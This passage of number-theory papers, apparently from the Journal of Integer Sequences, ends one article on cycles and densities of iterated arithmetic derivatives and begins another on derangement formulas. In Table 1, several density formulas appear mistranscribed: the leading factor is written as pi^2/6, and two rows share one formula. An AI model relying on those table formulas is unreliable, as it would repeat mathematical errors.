- *third derivative 1 if $n = p^3 s$ where $p > 3$ and $p \nmid s$, or $n = p^3 q^2 s$ where $p > 3$, $q > 3$, $p \neq q$ and $(s, pq) = 1$.*

There are no other situations in which n has a derivative equal to 1.

The proof is a matter of recognising those situations in which 2^2 or 3^3 might arise as exact factors of terms in the derived sequence, and avoiding them since these factors will persist in subsequent differentiations.

It is also a matter of checking that 2- and 3-cycles are obtained in the following situations.

Proposition 3 *For any p,*

- *if p^2+1 is squarefree, then $\mathcal{D}(p^{p^2+1}) = \{\underline{p^{p^2+1}}, \underline{(p^2+1)p^{p^2}}, \dots\}$,*
- *if p^3+2 and p^3+1 are squarefree, then*

$$\mathcal{D}(p^{p^3+2}) = \{\underline{p^{p^3+2}}, \underline{(p^3+2)p^{p^3+1}}, \underline{(p^3+1)p^{p^3}}, \dots\}.$$

The underlined terms are cycles. Notice that 13, 37, 61, ..., are primes p such that p^3+2 and p^3+1 are squarefree. Certainly, 2- and 3-cycles may arise in other ways, as in the examples (4) and (5).

We can also give a general instance that leads to a 4-cycle:

Proposition 4 *Let s be such that $s \equiv 2 \pmod 3$, $4s-1$ is squarefree and $2s-1$ is squarefree. Then $\mathcal{D}(3^{4s})$ results in a 4-cycle.*

Proof. Write $4s-1 = s_1$ and $2s-1 = 3s_2$ (where $3 \nmid s_2$). If s is odd, then

$$\mathcal{D}(3^{4s}) = \{3^{4s}, 2^2 3^{4s-1} s, \underline{2^2 3^{4s-2} s_1}, \underline{2^3 3^{4s-2} s_2}, \underline{2^3 3^{4s-1} s_2}, \underline{2^2 3^{4s-1} s_1}, \dots\},$$

while if s is even, then

$$\mathcal{D}(3^{4s}) = \{3^{4s}, 2^3 3^{4s-1}(s/2), \underline{2^2 3^{4s-1} s_1}, \underline{2^2 3^{4s-2} s_1}, \underline{2^3 3^{4s-2} s_2}, \underline{2^3 3^{4s-1} s_2}, \dots\}.$$

The underlined terms in each case are 4-cycles (in fact, algebraically, the same 4-cycle). □

The smallest permissible value of s in this proposition is $s = 2$, as in the example (6); thereafter, s may take the values 11, 17, 26, 29, 35, ...

Other examples of 4-cycles are not difficult to find, and we need not always start at a prime power. For example:

$$\mathcal{D}(2^{10}3^{10}) = \{2^{10}3^{10}, \underline{2^{11}3^9 5^2}, \underline{2^{11}3^{10}5 \cdot 11}, \underline{2^{11}3^9 5 \cdot 11}, \underline{2^{10}3^{10} \cdot 11}, \dots\}.$$

It was initially more difficult to find examples of derived k-cycles for $k > 4$, but, having found a few, patterns were detected suggesting infinite families of these. Some are described in the following propositions. (We have other, more general, examples.)

Proposition 5 *Let s be such that $(s, 2\cdot 3\cdot 5\cdot 47) = 1$, and suppose $(s_1, 5\cdot 23\cdot 47) = 1$, where $s_1 = (3s-1)/2$. Put $n = 2^{3s}3^{45}5^5 23 s_1$. Then n, $D(n)$, ..., $D^4(n)$ is a 5-cycle.*

In this, s may take the values 1, 13, 23, 29, 41, 53, 61, ...

Proposition 6 (a) *Let s be such that $(s, 2\cdot3\cdot5\cdot7\cdot53) = 1$, and suppose $(s_1, 5\cdot53\cdot107) = 1$, where $s_1 = 6s+1$. Put $n = 2^{6s}3^{105}5^67s_1$. Then n, $D(n)$, ..., $D^5(n)$ is a 6-cycle.*

(b) *Let s be such that $(s, 2\cdot3\cdot5\cdot13\cdot43) = 1$, and suppose $(s_1, 7\cdot13\cdot43\cdot131) = 1$, where $s_1 = 30s+1$. Put $n = 2^{30s}3^{129}5^67\cdot43s_1$. Then n, $D(n)$, ..., $D^5(n)$ is a 6-cycle.*

Proof. As usual, the proofs are a matter of straightforward verification. We will demonstrate this in the case of Proposition 6(a). We have

$$\begin{aligned}
n &= 2^{6s}3^{105}5^67s_1, \\
D(n) &= 2^{6s+1}3^{107}5^67s, && \text{since } (s_1, 2\cdot3\cdot5\cdot7) = 1, \\
D^2(n) &= 2^{6s+1}3^{107}5^5107s_1, && \text{since } (s, 2\cdot3\cdot5\cdot7) = 1, \\
D^3(n) &= 2^{6s}3^{106}5^5107s_1, && \text{since } (s_1, 2\cdot3\cdot5\cdot107) = 1, \\
D^4(n) &= 2^{6s+1}3^{106}5^553s, && \text{since } (s_1, 2\cdot3\cdot5\cdot107) = 1, \\
D^5(n) &= 2^{6s+1}3^{105}5^553s_1, && \text{since } (s, 2\cdot3\cdot5\cdot53) = 1, \\
D^6(n) &= 2^{6s}3^{105}5^67s_1, && \text{since } (s_1, 2\cdot3\cdot5\cdot53) = 1.
\end{aligned}$$

But $D^6(n) = n$. We have also used the fact that s and s_1 are squarefree. □

In Proposition 6(a), we may have $s = 11$, 13, 17, 23, 31, 37, 41, ... In Proposition 6(b), s may take the values 1, 7, 11, 19, 23, 37, 41, ...

Proposition 7 *Let s be such that $s \equiv 7 \pmod{10}$ and $(s, 3\cdot23\cdot31\cdot47\cdot103\cdot311) = 1$, and suppose $(s_1, 3\cdot5\cdot31\cdot47\cdot103\cdot311) = 1$, where $s_1 = (2s+1)/5$. Put $n = 2^{2s}3^{311}5^{46}103s_1$. Then n, $D(n)$, ..., $D^7(n)$ is an 8-cycle.*

In this, s may take the values 17, 107, 167, 197, 227, ... Proposition 7 was found by observing that $\mathcal{D}(5^{13}29^{54})$ arrives in 428 iterations of D at the 8-cycle beginning with $29^{29}n$, with $s = 557$. Two other examples of 8-cycles turned up in our searches:

$$\begin{aligned}
&2^{159}3^{16725}5^579\cdot8363, && 2^{158}3^{16726}5^753\cdot223, \\
&2^{159}3^{16725}5^67\cdot79\cdot8363, && 2^{159}3^{16727}5^753\cdot223, \\
&2^{158}3^{16727}5^67\cdot43\cdot53\cdot389, && 2^{159}3^{16727}5^543\cdot79\cdot389, \\
&2^{158}3^{16727}5^543\cdot53\cdot389, && 2^{158}3^{16726}5^543\cdot79\cdot389,
\end{aligned}$$

and

$$\begin{aligned}
&2^{87}3^{149325}5^543\cdot197\cdot379, && 2^{86}3^{149326}5^711\cdot29\cdot181, \\
&2^{87}3^{149325}5^67\cdot43\cdot197\cdot379, && 2^{87}3^{149327}5^711\cdot29\cdot181, \\
&2^{86}3^{149327}5^67\cdot29\cdot31\cdot4817, && 2^{87}3^{149327}5^531\cdot43\cdot4817, \\
&2^{86}3^{149327}5^529\cdot31\cdot4817, && 2^{86}3^{149326}5^531\cdot43\cdot4817.
\end{aligned}$$

These occur in $\mathcal{D}(3^{16695})$ and $\mathcal{D}(3^{149319})$, respectively. It is not difficult to determine a two-parameter family, containing general exponents on 2 and 3, that includes both of these 8-cycles.

We have no examples of derived k-cycles with $k = 7$ or $k > 8$.

3 Bounded derived sequences

We have two results on the number of bounded derived sequences, the first resulting largely from a direct search, the second of a much more theoretical nature.

Proposition 8 *For all $n < 1.5 \cdot 10^{10}$, the derived sequence $\mathcal{D}(n)$ is bounded.*

Proof. The proof involved a direct incremental investigation of all numbers $n = \prod_{i=1}^{w} p_i^{a_i} < 1.5 \cdot 10^{10}$ for which $\sum_{i=1}^{w}(a_i - 1) \geq 8$. (An initial factorisation of each n determined whether this condition was satisfied.) In all cases, $\mathcal{D}(n)$ resulted in a cycle. We showed also that the same is true of all n with $\sum_{i=1}^{w}(a_i - 1) \leq 7$. For example, suppose $n = p^3q^2s$, where $p \neq q$ and $(s, pq) = 1$. If p and q are both greater than 3, then $D(n) = 2 \cdot 3p^2q$, $D^2(n) = 2p$ and $D^3(n) = 1$ (or use Proposition 2); then the numbers p^32^2s $(p > 3)$, p^33^2s $(p > 3)$, 2^3q^2s $(q > 3)$, 3^3q^2s $(q > 3)$, 2^33^2s and 3^32^2s must be separately and similarly considered. □

It would seem probable that $\mathcal{D}(n)$ is unbounded for some n, and in that case for all numbers ns, where $(n, s) = 1$, as well. Then the set of such numbers would have positive density in $\mathbb{N}$. We show now that this density is less than 0.004. We have computed lower bounds for the densities of 45 classes of integers, including the known result for the set of squarefree numbers, and have shown that integers in these 45 classes have bounded derived sequences. In each case, the density was computed to within 10^{-6} and then truncated to five decimal digits. Those densities (33 of the 45) which gave a positive lower bound (to that number of digits) are given in Table 1. We refer, for example, to the type p^3q^2S as the set of integers of the form p^3q^2s, where $p \neq q$ and $(s, pq) = 1$. How the given densities were obtained will be illustrated shortly by the determination of such for the type p^3q^2S. The 45 classes of integers were all possible types of the form $p^aq^b \cdots S$ such that $(a-1)+(b-1)+\cdots \leq 7$ (precisely as considered in the proof of Proposition 8), and Table 1 shows that their cumulative density is at least 0.996.

We show now how we obtain that the density of the class p^3q^2S is 0.01447, truncated to five decimal digits.

Let $x > 0$ be given. In general, the number of positive integers $n \leq x$, not divisible by the prime squares p_1^2, p_2^2, ..., p_l^2 and not divisible by the primes q_1, q_2, ..., q_m (all these being different primes) is

$$x \cdot \prod_{i=1}^{l}\left(1 - \frac{1}{p_i^2}\right) \cdot \prod_{i=1}^{m}\left(1 - \frac{1}{q_i}\right) + O(1).$$

Note that the positive integer $n \leq x$ is squarefree if $p^2 \nmid n$ for all primes $p \leq \sqrt{x}$. Fix distinct primes p and q. As above, the number of squarefree positive integers $n \leq x/p^3q^2$ which are divisible by neither p nor q is

$$\frac{x}{p^3q^2}\left(1-\frac{1}{p}\right)\left(1-\frac{1}{q}\right)\prod_{\substack{r\le\sqrt{x/p^3q^2}\\ r\neq p,\,q}}\left(1-\frac{1}{r^2}\right)+O(1)$$
$$=\frac{x}{p^3q^2}\left(1-\frac{1}{p}\right)\left(1-\frac{1}{q}\right)\left(1-\frac{1}{p^2}\right)^{-1}\left(1-\frac{1}{q^2}\right)^{-1}\prod_{r\le\sqrt{x/p^3q^2}}\left(1-\frac{1}{r^2}\right)+O(1)$$
$$=x\cdot\frac{1}{p^2(p+1)}\cdot\frac{1}{q(q+1)}\prod_{r\le\sqrt{x/p^3q^2}}\left(1-\frac{1}{r^2}\right)+O(1),$$

the products being taken over primes r.

In general, for $y>0$ we have $\prod_{r\le y}(1-1/r^2)=6/\pi^2+O(1/y)$. Applying this above, the number of squarefree positive integers $n\le x/p^3q^2$ which are divisible by neither p nor q is then

$$x\cdot\frac{1}{p^2(p+1)}\cdot\frac{1}{q(q+1)}\left(\frac{6}{\pi^2}+O\left(\sqrt{\frac{p^3q^2}{x}}\right)\right)+O(1)$$
$$=\frac{6x}{\pi^2}\cdot\frac{1}{p^2(p+1)}\cdot\frac{1}{q(q+1)}+O\left(\sqrt{\frac{x}{p^3q^2}}\right).$$

To find the number of positive integers $n\le x$ of the form $n=p^3q^2s$, where p, q are any two distinct primes and $(s,pq)=1$, we sum our result above over primes $p\le\sqrt[3]{x}$ and $q\le\sqrt{x/p^3}$. Therefore the proportion of these integers p^3q^2s which are at most x is given by

$$\frac{1}{x}\sum_{p\le\sqrt[3]{x}}\sum_{\substack{q\le\sqrt{x/p^3}\\ q\neq p}}\left(\frac{6x}{\pi^2}\cdot\frac{1}{p^2(p+1)}\cdot\frac{1}{q(q+1)}+O\left(\sqrt{\frac{x}{p^3q^2}}\right)\right)$$
$$=\sum_{p\le\sqrt[3]{x}}\sum_{\substack{q\le\sqrt{x/p^3}\\ q\neq p}}\frac{6}{\pi^2}\cdot\frac{1}{p^2(p+1)}\cdot\frac{1}{q(q+1)}+O\Bigg(\sum_{p\le\sqrt[3]{x}}\sum_{q\le\sqrt{x/p^3}}\frac{1}{\sqrt{xp^3q^2}}\Bigg).$$

In general, $\sum_{p\le y}1/p^{3/2}=O(1)$ and $\sum_{q\le y}1/q=O(\log\log y)$, and so

$$O\Bigg(\sum_{p\le\sqrt[3]{x}}\sum_{q\le\sqrt{x/p^3}}\frac{1}{\sqrt{xp^3q^2}}\Bigg)=O\Bigg(\frac{1}{\sqrt{x}}\sum_{p\le\sqrt[3]{x}}\frac{1}{\sqrt{p^3}}\sum_{q\le\sqrt{x}}\frac{1}{q}\Bigg)=O\Bigg(\frac{\log\log x}{\sqrt{x}}\Bigg).$$

Thus the required density is

$$\lim_{x\to\infty}\sum_{p\le\sqrt[3]{x}}\sum_{\substack{q\le\sqrt{x/p^3}\\ q\neq p}}\frac{6}{\pi^2}\cdot\frac{1}{p^2(p+1)}\cdot\frac{1}{q(q+1)}=\frac{6}{\pi^2}\sum_{p}\frac{1}{p^2(p+1)}\sum_{q\neq p}\frac{1}{q(q+1)}\ge 0.0144.$$

The double sum was estimated on a computer.

We have therefore shown the following:

Type	*Density*	*Truncated density*
S	$\frac{\pi^2}{6}$	0.60792
p^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p(p+1)}$	0.20075
p^3S	$\frac{\pi^2}{6}\sum_p \frac{1}{p(p+1)}$	0.07417
p^2q^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p(p+1)}\sum_{q>p} \frac{1}{q(q+1)}$	0.02212
p^4S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}$	0.03206
p^3q^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^2(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}$	0.01447
$p^2q^2r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p(p+1)}\sum_{q>p} \frac{1}{q(q+1)}\sum_{r>q} \frac{1}{r(r+1)}$	0.00107
p^5S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^4(p+1)}$	0.01474
p^4q^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}$	0.00586
p^3q^3S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^2(p+1)}\sum_{q>p} \frac{1}{q^2(q+1)}$	0.00216
$p^3q^2r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^2(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}\sum_{r>q,\, r\neq p} \frac{1}{r(r+1)}$	0.00091
$p^2q^2r^2t^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p(p+1)}\sum_{q>p} \frac{1}{q(q+1)}\sum_{r>q} \frac{1}{r(r+1)}\sum_{t>r} \frac{1}{t(t+1)}$	0.00002
p^6S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^5(p+1)}$	0.00699
p^5q^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^4(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}$	0.00259
p^4q^3S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q\neq p} \frac{1}{q^2(q+1)}$	0.00163
$p^4q^2r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}\sum_{r>q,\, r\neq p} \frac{1}{r(r+1)}$	0.00035
$p^3q^3r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^2(p+1)}\sum_{q>p} \frac{1}{q^2(q+1)}\sum_{r\neq q,p} \frac{1}{r(r+1)}$	0.00023
$p^3q^2r^2t^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^2(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}\sum_{r>q,\, r\neq p} \frac{1}{r(r+1)}\sum_{t>r,\, t\neq p} \frac{1}{t(t+1)}$	0.00002
p^7S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^6(p+1)}$	0.00338
p^6q^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^5(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}$	0.00120
p^5q^3S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^4(p+1)}\sum_{q\neq p} \frac{1}{q^2(q+1)}$	0.00068
$p^5q^2r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^4(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}\sum_{r>q,\, r\neq p} \frac{1}{r(r+1)}$	0.00015
p^4q^4S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q>p} \frac{1}{q^3(q+1)}$	0.00029
$p^4q^3r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q\neq p} \frac{1}{q^2(q+1)}\sum_{r\neq q,\, r\neq p} \frac{1}{r(r+1)}$	0.00016
$p^3q^3r^3S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^2(p+1)}\sum_{q>p} \frac{1}{q^2(q+1)}\sum_{r>q} \frac{1}{r^2(r+1)}$	0.00001
p^8S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^7(p+1)}$	0.00165
p^7q^2S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^6(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}$	0.00057
p^6q^3S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^5(p+1)}\sum_{q\neq p} \frac{1}{q^2(q+1)}$	0.00030
$p^6q^2r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^5(p+1)}\sum_{q\neq p} \frac{1}{q(q+1)}\sum_{r>q,\, r\neq p} \frac{1}{r(r+1)}$	0.00006
p^5q^4S	$\frac{\pi^2}{6}\sum_p \frac{1}{p^4(p+1)}\sum_{q\neq p} \frac{1}{q^3(q+1)}$	0.00023
$p^5q^3r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^4(p+1)}\sum_{q\neq p} \frac{1}{q^2(q+1)}\sum_{r\neq q,\, r\neq p} \frac{1}{r(r+1)}$	0.00006
$p^4q^4r^2S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q>p} \frac{1}{q^3(q+1)}\sum_{r\neq q,\, r\neq p} \frac{1}{r(r+1)}$	0.00002
$p^4q^3r^3S$	$\frac{\pi^2}{6}\sum_p \frac{1}{p^3(p+1)}\sum_{q\neq p} \frac{1}{q^2(q+1)}\sum_{r>q,\, r\neq p} \frac{1}{r^2(r+1)}$	0.00001
	Total:	0.99683

Table 1: Densities giving a positive lower bound

Proposition 9 *The density in* $\mathbb{N}$ *of integers* n *for which* $\mathcal{D}(n)$ *is unbounded is less than* 0.004.

Although we cannot exhibit an unbounded derived sequence, we do have the following result.

Proposition 10 *For any positive integer* M*, there exists an integer* n *such that* $\mathcal{D}(n)$ *requires more than* M *iterations of* D *before a cycle is possible.*

Proof. Let p be a large prime, with "large" to be qualified shortly. Take $n = p^{4p}$. Then

$$\mathcal{D}(n) = \{p^{4p}, 2^2p^{4p}, 2^4p^{4p}, 2^7p^{4p}, 2^87p^{4p}, 2^{12}p^{4p}, 2^{15}3p^{4p}, \dots\}.$$

The exact factor p^{4p} will persist in all terms until the exponent on 2 or some other prime (not p) equals p. Until this happens, if it will ever happen, there can be no derived k-cycle in $\mathcal{D}(n)$, for any k. For suppose there were such a cycle and let the ith term of the cycle be $\prod p_i^{a_i}$, $1 \le i \le k$, where the notation is as in Proposition 1. It follows that at most 2^k divides $\prod p_1 \prod p_2 \cdots \prod p_k$, while at least 2^{2k} divides $\prod a_1 \prod a_2 \cdots \prod a_k$. By Proposition 1, this is a contradiction. The proof is non-constructive, in that we can say only that, whatever the value of M, a prime p exists such that p exceeds all exponents on primes other than p resulting from M iterations of D. $\square$

4 Further work

(1) Find examples of integers n for which $\mathcal{D}(n)$ results in a k-cycle for $k = 7$ or $k > 8$. Do derived k-cycles exist for all positive integers k?

(2) Can it be shown that $\mathcal{D}(n)$ is unbounded for some n, as we have conjectured above? We suspect this to be the case for "most" sequences $\mathcal{D}(p^{q^p})$ $(p \neq q)$, for reasons suggested in the proof of Proposition 10 (where we considered $q = 2$). It is not known whether $\mathcal{D}(7^{4046})$, $\mathcal{D}(11^{1674})$ and $\mathcal{D}(13^{504})$ are bounded, but this is the case for all smaller exponents on the respective primes. (It took a few weeks for referee's comments to be returned. We are grateful for those. In that time we left a program running, checking $\mathcal{D}(31^{124})$ for boundedness. After $k = 48218701$ iterations, we found no cycle and $D^k(31^{124}) = 2^{1516268557}3^{780548532}5^{348780008} \cdots 127^{10414}131^{131}139^{139}149^{141851} \cdots 62763353 \cdot 348779999$, with all primes up to 131 present. The program was then permanently halted.)

(3) As in the calculus, differentiation is a craft, but integration is an art. Can a technique be developed for finding integrals of a given positive integer or of showing that certain integers, the primes being examples, have no integrals? In Proposition 2, we have given all integrals of 1, but even to identify all integrals of 4 seems to be very difficult.

References

[1] T. M. Apostol. *Introduction to Analytic Number Theory*, Springer–Verlag, Berlin, 1980.

[2] G. L. Cohen and H. J. J. te Riele. Iterating the sum-of-divisors function, *Experiment. Math.*, **5** (1996), 91–100. Errata in *Experiment. Math.*, **6** (1997), 177.

[3] R. K. Guy. *Problems in Number Theory*, second edition, Springer–Verlag, New York, 1994.

2000 *Mathematics Subject Classification*: Primary 11Y55; Secondary 11A25, 11B83.
Keywords: Arithmetic functions, density, unbounded sequences, cycles.

Received October 25, 2002; revised version received December 1, 2002. Published in *Journal of Integer Sequences* December 23, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.2

Derangements and Applications

Mehdi Hassani

Department of Mathematics
Institute for Advanced Studies in Basic Sciences
Zanjan, Iran
mhassani@iasbs.ac.ir

Abstract

In this paper we introduce some formulas for the number of derangements. Then we define the derangement function and use the software package MAPLE to obtain some integrals related to the incomplete gamma function and also to some hypergeometric summations.

1 Introduction and motivation

A permutation of $S_n = \{1, 2, 3, \cdots, n\}$ that has no fixed points is a *derangement* of S_n. Let D_n denote the number of derangements of S_n. It is well-known that

$$D_n = n! \sum_{i=0}^{n} \frac{(-1)^i}{i!}, \tag{1}$$

$$D_n = \| \frac{n!}{e} \| \quad (\| \ \| \text{ denotes the nearest integer}). \tag{2}$$

We can rewrite (2) as follows:

$$D_n = \lfloor \frac{n!}{e} + \frac{1}{2} \rfloor.$$

We can generalize the above formula replacing $\frac{1}{2}$ by every $m \in [\frac{1}{3}, \frac{1}{2}]$. In fact we have:

Theorem 1.1 *Suppose $n \geq 1$ is an integer, we have*

$$D_n = \begin{cases} \lfloor \frac{n!}{e} + m_1 \rfloor, & n \text{ is odd}, m_1 \in [0, \frac{1}{2}]; \\ \lfloor \frac{n!}{e} + m_2 \rfloor, & n \text{ is even}, m_2 \in [\frac{1}{3}, 1]. \end{cases} \tag{3}$$

For a proof of this theorem, see Hassani [3]. At the end of the next section we give another proof of it.

On the other hand, the idea of proving (2) leads to a family of formulas for the number of derangements, as follows: we have

$$|\frac{n!}{e} - D_n| \leq \frac{1}{(n+1)} + \frac{1}{(n+1)(n+2)} + \frac{1}{(n+1)(n+2)(n+3)} + \cdots .$$

Let $M(n)$ denote the right side of above inequality. We have

$$M(n) < \frac{1}{(n+1)} + \frac{1}{(n+1)^2} + \cdots = \frac{1}{n},$$

and therefore

$$D_n = \lfloor \frac{n!}{e} + \frac{1}{n} \rfloor \quad (n \geq 2). \tag{4}$$

Also we can get a better bound for $M(n)$ as follows

$$M(n) < \frac{1}{n+1}(1 + \frac{1}{(n+2)} + \frac{1}{(n+2)^2} + \cdots) = \frac{n+2}{(n+1)^2},$$

and similarly

$$D_n = \lfloor \frac{n!}{e} + \frac{n+2}{(n+1)^2} \rfloor \quad (n \geq 2). \tag{5}$$

The above idea is extensible, but before extending we recall a useful formula (see [2, 3]). For every positive integer $n \geq 1$, we have

$$\sum_{i=0}^{n} \frac{n!}{i!} = \lfloor en! \rfloor. \tag{6}$$

2 New families and some other formulas

Theorem 2.1 *Suppose m is an integer and $m \geq 3$. The number of derangements of n distinct objects $(n \geq 2)$ is*

$$D_n = \lfloor (\frac{\lfloor e(n+m-2)! \rfloor}{(n+m-2)!} + \frac{n+m}{(n+m-1)(n+m-1)!} + e^{-1})n! \rfloor - \lfloor en! \rfloor. \tag{7}$$

Proof: For $m \geq 3$ we have

$$|\frac{n!}{e} - D_n| < \frac{1}{(n+1)}(1 + \frac{1}{(n+2)}(\cdots 1 + \frac{1}{(n+m-1)}(\frac{n+m}{n+m-1})\cdots)).$$

Let $M_m(n)$ denote the right side of the above inequality; we have

$$(n+1)(n+2)(n+3)\cdots(n+m-1)M_m(n) =$$

$$(n+2)(n+3)\cdots(n+m-1) + (n+3)\cdots(n+m-1) + \cdots + (n+m-1) + \frac{n+m}{n+m-1},$$

and dividing by $(n+1)(n+2)(n+3)\cdots(n+m-1)$ we obtain

$$M_m(n) = n!(\frac{n+m}{(n+m-1)(n+m-1)!} + \sum_{i=n+1}^{n+m-2} \frac{1}{i!}).$$

Therefore

$$D_n = \lfloor \frac{n!}{e} + n!(\frac{n+m}{(n+m-1)(n+m-1)!} + \sum_{i=n+1}^{n+m-2} \frac{1}{i!}) \rfloor. \tag{8}$$

Now consider (6) and rewrite (8) by using $\sum_{i=n+1}^{n+m-2} \frac{1}{i!} = \sum_{i=0}^{n+m-2} \frac{1}{i!} - \sum_{i=0}^{n} \frac{1}{i!}$. The proof is complete. □

Corollary 2.2 *For $n \geq 2$, we have*

$$D_n = \lfloor (e + e^{-1})n! \rfloor - \lfloor en! \rfloor. \tag{9}$$

Proof: We give two proofs.
Method 1. Because (7) holds for all $m \geq 3$, we have

$$D_n = \lim_{m\to\infty} \lfloor (\frac{\lfloor e(n+m-2)! \rfloor}{(n+m-2)!} + \frac{n+m}{(n+m-1)(n+m-1)!} + e^{-1})n! \rfloor - \lfloor en! \rfloor$$

$$= \lfloor (e + e^{-1})n! \rfloor - \lfloor en! \rfloor.$$

Method 2. By using (6), we have

$$M(n) = n!(e - \sum_{i=0}^{n} \frac{1}{i!}) = en! - \lfloor en! \rfloor = \{en!\} \quad (n \geq 1, \{\ \} \text{ denotes the fractional part}),$$

and the proof follows. □

Now

$$\lim_{m\to\infty} M_m(n) = M(n),$$

and if we put $M_1(n) = \frac{1}{n}$ and $M_2(n) = \frac{n+2}{(n+1)^2}$ (see formulas (4) and (5)), then

$$M_{m+1}(n) < M_m(n) \quad (n \geq 1).$$

Now we find bounds sharper than $\{en!\}$ for $e^{-1}n! - D_n$ and consequently another family of formulas for D_n. This family is an extension of (9).

Theorem 2.3 *Suppose m is an integer and $m \geq 1$. The number of derangements of n distinct objects ($n \geq 2$) is*

$$D_n = \lfloor (\frac{\{e(n+2m)!\}}{(n+2m)!} + \sum_{i=1}^{m} \frac{n+2i-1}{(n+2i)!} + e^{-1})n! \rfloor. \tag{10}$$

Proof: Since $m \geq 1$ we have

$$\frac{e^{-1}n! - D_n}{(-1)^{n+1}} = n! \sum_{i=1}^{\infty} (\frac{1}{(n+2i-1)!} - \frac{1}{(n+2i)!}) < n! (\sum_{i=1}^{m} \frac{n+2i-1}{(n+2i)!} + \sum_{i=2m+1}^{\infty} \frac{1}{(n+i)!}).$$

Let $N_m(n)$ denote the right member of above inequality. Considering (6), we have

$$N_m(n) = n! (\sum_{i=1}^{m} \frac{n+2i-1}{(n+2i)!} + \frac{\{e(n+2m)!\}}{(n+2m)!}),$$

and for ($n \geq 2$), $D_n = \lfloor e^{-1}n! + N_m(n) \rfloor$. This completes the proof. □

Corollary 2.4 *For all integers $m, n \geq 1$, we have*

$$N_{m+1}(n) < N_m(n), \quad N_1(n) < \{en!\}.$$

Therefore we have the following chain of bounds for $|\frac{n!}{e} - D_n|$

$$|\frac{n!}{e} - D_n| < \cdots < N_2(n) < N_1(n) < \{en!\} < \cdots < M_2(n) < M_1(n) < 1 \quad (n \geq 2).$$

Question 1. Can we find the following limit?

$$\lim_{m \to \infty} N_m(n).$$

Before going to the next section we give our proof of Theorem 1. The idea of present proof is hidden in Apostol's analysis [1], where he proved the irrationality of e by using (11). And now,

Proof: (Proof of Theorem 1) Suppose $k \geq 1$ be an integer, we have

$$0 < \frac{1}{e} - \sum_{i=0}^{2k-1} \frac{(-1)^i}{i!} < \frac{1}{(2k)!} \tag{11}$$

so, for every m_1, we have

$$m_1 < \frac{(2k-1)!}{e} + m_1 - \sum_{i=0}^{2k-1} \frac{(-1)^i (2k-1)!}{i!} < m_1 + \frac{1}{2}$$

if $0 \leq m_1 \leq \frac{1}{2}$, then

$$\sum_{i=0}^{2k-1} \frac{(-1)^i(2k-1)!}{i!} = \lfloor \frac{(2k-1)!}{e} + m_1 \rfloor.$$

Similarly since (11), for every m_2 we have

$$m_2 - 1 < \frac{(2k)!}{e} + m_2 - \sum_{i=0}^{2k} \frac{(-1)^i(2k)!}{i!} < m_2.$$

Now, if $m_2 \geq \frac{1}{3}$, then

$$0 < \frac{(2k)!}{e} + m_2 - \sum_{i=0}^{2k} \frac{(-1)^i(2k)!}{i!}$$

therefore, if $\frac{1}{3} \leq m_2 \leq 1$, we obtain

$$\sum_{i=0}^{2k} \frac{(-1)^i(2k)!}{i!} = \lfloor \frac{(2k)!}{e} + m_2 \rfloor.$$

This completes the proof. □

In the next section there are some applications of the proven results.

3 The derangement function, incomplete gamma and hypergeometric functions

Let's find other formulas for D_n. The computer algebra program MAPLE yields that

$$D_n = (-1)^n \texttt{hypergeom}([1, -n], [\ ], 1),$$

and

$$D_n = e^{-1}\Gamma(n+1, -1),$$

where $\texttt{hypergeom}([1, -n], [\ ], 1)$ is MAPLE's notation for a hypergeometric function. More generally, $\texttt{hypergeom}([a_1\ \ a_2\ \cdots\ a_p], [b_1\ \ b_2\ \cdots\ b_q], x)$ is defined as follows (see [4]),

$${}_pF_q\left[\begin{array}{cccc} a_1 & a_2 & \cdots & a_p \\ b_1 & b_2 & \cdots & b_q \end{array}; x\right] = \sum_{k\geq 0} t_k x^k$$

where

$$\frac{t_{k+1}}{t_k} = \frac{(k+a_1)(k+a_2)\cdots(k+a_p)}{(k+b_1)(k+b_2)\cdots(k+b_q)(k+1)}x.$$

Also $\Gamma(n+1, -1)$ is an incomplete gamma function and generally defined as follows:

$$\Gamma(a, z) = \int_z^\infty e^{-t}t^{a-1}dt \quad (Re(a) > 0),$$

Now, because we know the value of D_n, we can estimate some summations and integrals. To do this, we define the *derangement function*, a natural generalization of derangements, denoted by $D_n(x)$, for every integer $n \geq 0$ and every real x as follows:

